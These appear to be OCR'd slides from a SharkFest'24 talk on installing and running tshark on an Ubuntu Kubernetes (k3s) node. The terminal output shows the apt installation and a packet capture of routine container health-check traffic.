


https://sysdig.com/2024-cloud-native-security-and-usage-report/

Understanding tshark

Installing tshark on Ubuntu

SharkFest'24 US
June 15-20 · Fairfax, VA
#sf24us




```
root@master:~# kubectl get nodes -o wide
NAME     STATUS   ROLES                  AGE   VERSION        INTERNAL-IP   EXTERNAL-IP   OS-IMAGE             KERNEL-VERSION    CONTAINER-RUNTIME
master   Ready    control-plane,master   19m   v1.21.4+k3s1   10.5.0.18     <none>        Ubuntu 20.04.4 LTS   5.13.0-1019-gcp   containerd://1.4.9-k3s1
root@master:~# tshark

Command 'tshark' not found, but can be installed with:

apt install tshark

root@master:~# apt install tshark -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libatasmart4 libblockdev-fs2 libblockdev-loop2 libblockdev-part-err2 libblockdev-part2 libblockdev-swap2 libblockdev-utils2 libblockdev2 libnspr4 libnss3
  libnuma1 libparted-fs-resize0 libudisks2-0
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  libc-ares2 liblua5.2-0 libnl-3-200 libnl-genl-3-200 libsbc1 libsmi2ldbl libsnappy1v5 libspandsp2 libspeexdsp1 libssh-gcrypt-4 libwireshark-data
  libwireshark13 libwiretap10 libwsutil11 wireshark-common
Suggested packages:
  snmp-mibs-downloader geoipupdate geoip-database geoip-database-extra libjs-leaflet libjs-leaflet.markercluster wireshark-doc
The following NEW packages will be installed:
  libc-ares2 liblua5.2-0 libnl-genl-3-200 libsbc1 libsmi2ldbl libsnappy1v5 libspandsp2 libspeexdsp1 libssh-gcrypt-4 libwireshark-data libwireshark13
  libwiretap10 libwsutil11 tshark wireshark-common
The following packages will be upgraded:
  libnl-3-200
1 upgraded, 15 newly installed, 0 to remove and 308 not upgraded.
Need to get 18.1 MB/18.3 MB of archives.
After this operation, 107 MB of additional disk space will be used.
Get:1 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/main amd64 liblua5.2-0 amd64 5.2.4-1.1build3 [106 kB]
Get:2 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal-updates/main amd64 libnl-3-200 amd64 3.4.0-1ubuntu0.1 [54.4 kB]
Get:3 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal-updates/main amd64 libnl-genl-3-200 amd64 3.4.0-1ubuntu0.1 [11.2 kB]
Get:4 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 libsmi2ldbl amd64 0.4.8+dfsg2-16 [100 kB]
Get:5 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 libspandsp2 amd64 0.0.6+dfsg-2 [272 kB]
Get:6 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 libwireshark-data all 3.2.3-1 [1456 kB]
Get:7 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/main amd64 libsbc1 amd64 1.4-1 [31.9 kB]
Get:8 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/main amd64 libsnappy1v5 amd64 1.1.8-1build1 [16.7 kB]
Get:9 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 libwsutil11 amd64 3.2.3-1 [61.1 kB]
Get:10 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 libwiretap10 amd64 3.2.3-1 [199 kB]
Get:11 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 libwireshark13 amd64 3.2.3-1 [15.2 MB]
Get:12 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 wireshark-common amd64 3.2.3-1 [441 kB]
Get:13 http://europe-west1.gce.archive.ubuntu.com/ubuntu focal/universe amd64 tshark amd64 3.2.3-1 [137 kB]
Fetched 18.1 MB in 1s (23.3 MB/s)
Preconfiguring packages ...
```

- apt install tshark -y
- tshark

https://tshark.dev/setup/install/#install-wireshark-with-a-package-manager

Running tshark

SharkFest'24 US
June 15-20 · Fairfax, VA
#sf24us



```
root@master:~# tshark -v | grep "Gerald Combs"
Running as user "root" and group "root". This could be dangerous.
Copyright 1998-2020 Gerald Combs <gerald@wireshark.org> and contributors.
root@master:~# tshark
Running as user "root" and group "root". This could be dangerous.
Capturing on 'veth5a4dd9fa'
    1 0.000000000    10.42.0.1 → 10.42.0.2    TCP 74 33250 → 8181 [SYN] Seq=0 Win=64390 Len=0 MSS=1370 SACK_PERM=1 TSval=582444998 TSecr=0 WS=128
    2 0.000034082    10.42.0.2 → 10.42.0.1    TCP 74 8181 → 33250 [SYN, ACK] Seq=0 Ack=1 Win=65184 Len=0 MSS=1370 SACK_PERM=1 TSval=1000971363 TSecr=582444998 WS
=128
    3 0.000054020    10.42.0.1 → 10.42.0.2    TCP 66 33250 → 8181 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=582444998 TSecr=1000971363
    4 0.000283876    10.42.0.1 → 10.42.0.2    HTTP 172 GET /ready HTTP/1.1
    5 0.000307706    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33250 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1000971363 TSecr=582444998
    6 0.000424916    10.42.0.2 → 10.42.0.1    HTTP 203 HTTP/1.1 200 OK  (text/plain)
    7 0.000445478    10.42.0.1 → 10.42.0.2    TCP 66 33250 → 8181 [ACK] Seq=107 Ack=138 Win=64384 Len=0 TSval=582444998 TSecr=1000971363
    8 0.000493963    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33250 [FIN, ACK] Seq=138 Ack=107 Win=65152 Len=0 TSval=1000971363 TSecr=582444998
    9 0.000569878    10.42.0.1 → 10.42.0.2    TCP 66 33250 → 8181 [FIN, ACK] Seq=107 Ack=139 Win=64384 Len=0 TSval=582444998 TSecr=1000971363
   10 0.000577082    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33250 [ACK] Seq=139 Ack=108 Win=65152 Len=0 TSval=1000971363 TSecr=582444998
   11 1.999031584    10.42.0.1 → 10.42.0.2    TCP 74 33252 → 8181 [SYN] Seq=0 Win=64390 Len=0 MSS=1370 SACK_PERM=1 TSval=582446997 TSecr=0 WS=128
   12 1.999053758    10.42.0.2 → 10.42.0.1    TCP 74 8181 → 33252 [SYN, ACK] Seq=0 Ack=1 Win=65184 Len=0 MSS=1370 SACK_PERM=1 TSval=1000973362 TSecr=582446997 WS
=128
   13 1.999074074    10.42.0.1 → 10.42.0.2    TCP 66 33252 → 8181 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=582446997 TSecr=1000973362
   14 1.999307684    10.42.0.1 → 10.42.0.2    HTTP 172 GET /ready HTTP/1.1
   15 1.999332144    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33252 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1000973362 TSecr=582446997
   16 1.999454229    10.42.0.2 → 10.42.0.1    HTTP 203 HTTP/1.1 200 OK  (text/plain)
   17 1.999480866    10.42.0.1 → 10.42.0.2    TCP 66 33252 → 8181 [ACK] Seq=107 Ack=138 Win=64384 Len=0 TSval=582446997 TSecr=1000973362
   18 1.999553162    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33252 [FIN, ACK] Seq=138 Ack=107 Win=65152 Len=0 TSval=1000973362 TSecr=582446997
   19 1.999609985    10.42.0.1 → 10.42.0.2    TCP 66 33252 → 8181 [FIN, ACK] Seq=107 Ack=139 Win=64384 Len=0 TSval=582446997 TSecr=1000973362
   20 1.999632653    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33252 [ACK] Seq=139 Ack=108 Win=65152 Len=0 TSval=1000973363 TSecr=582446997
   21 3.999960766    10.42.0.1 → 10.42.0.2    TCP 74 33254 → 8181 [SYN] Seq=0 Win=64390 Len=0 MSS=1370 SACK_PERM=1 TSval=582448998 TSecr=0 WS=128
   22 3.999984141    10.42.0.2 → 10.42.0.1    TCP 74 8181 → 33254 [SYN, ACK] Seq=0 Ack=1 Win=65184 Len=0 MSS=1370 SACK_PERM=1 TSval=1000975363 TSecr=582448998 WS
=128
   23 4.000013449    10.42.0.1 → 10.42.0.2    TCP 66 33254 → 8181 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=582448998 TSecr=1000975363
   24 4.000232011    10.42.0.1 → 10.42.0.2    HTTP 172 GET /ready HTTP/1.1
   25 4.000250655    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33254 [ACK] Seq=1 Ack=107 Win=65152 Len=0 TSval=1000975363 TSecr=582448998
   26 4.000379144    10.42.0.2 → 10.42.0.1    HTTP 203 HTTP/1.1 200 OK  (text/plain)
   27 4.000411590    10.42.0.1 → 10.42.0.2    TCP 66 33254 → 8181 [ACK] Seq=107 Ack=138 Win=64384 Len=0 TSval=582448998 TSecr=1000975363
   28 4.000493303    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33254 [FIN, ACK] Seq=138 Ack=107 Win=65152 Len=0 TSval=1000975363 TSecr=582448998
   29 4.000525961    10.42.0.1 → 10.42.0.2    TCP 66 33254 → 8181 [FIN, ACK] Seq=107 Ack=138 Win=64384 Len=0 TSval=582448998 TSecr=1000975363
   30 4.000534214    10.42.0.2 → 10.42.0.1    TCP 66 8181 → 33254 [ACK] Seq=139 Ack=108 Win=65152 Len=0 TSval=1000975363 TSecr=582448998
   31 4.000547960    10.42.0.1 → 10.42.0.2    TCP 66 33254 → 8181 [ACK] Seq=108 Ack=139 Win=64384 Len=0 TSval=582448998 TSecr=1000975363
   32 5.993381223    10.42.0.1 → 10.42.0.2    TCP 74 54678 → 8080 [SYN] Seq=0 Win=64390 Len=0 MSS=1370 SACK_PERM=1 TSval=582450991 TSecr=0 WS=128
   33 5.993406776    10.42.0.2 → 10.42.0.1    TCP 74 8080 → 54678 [SYN, ACK] Seq=0 Ack=1 Win=65184 Len=0 MSS=1370 SACK_PERM=1 TSval=1000977356 TSecr=582450991 WS
=128
   34 5.993427966    10.42.0.1 → 10.42.0.2    TCP 66 54678 → 8080 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=582450991 TSecr=1000977356
   35 5.993737326    10.42.0.1 → 10.42.0.2    HTTP 173 GET /health HTTP/1.1
   36 5.993759836    10.42.0.2 → 10.42.0.1    TCP 66 8080 → 54678 [ACK] Seq=1 Ack=108 Win=65152 Len=0 TSval=1000977357 TSecr=582450992
   37 5.993877925    10.42.0.2 → 10.42.0.1    HTTP 203 HTTP/1.1 200 OK  (text/plain)
   38 5.993905275    10.42.0.1 → 10.42.0.2    TCP 66 54678 → 8080 [ACK] Seq=108 Ack=138 Win=64384 Len=0 TSval=582450992 TSecr=1000977357
   39 5.993957203    10.42.0.2 → 10.42.0.1    TCP 66 8080 → 54678 [FIN, ACK] Seq=138 Ack=108 Win=65152 Len=0 TSval=1000977357 TSecr=582450992
   40 5.994023873    10.42.0.1 → 10.42.0.2    TCP 66 54678 → 8080 [FIN, ACK] Seq=108 Ack=139 Win=64384 Len=0 TSval=582450992 TSecr=1000977357
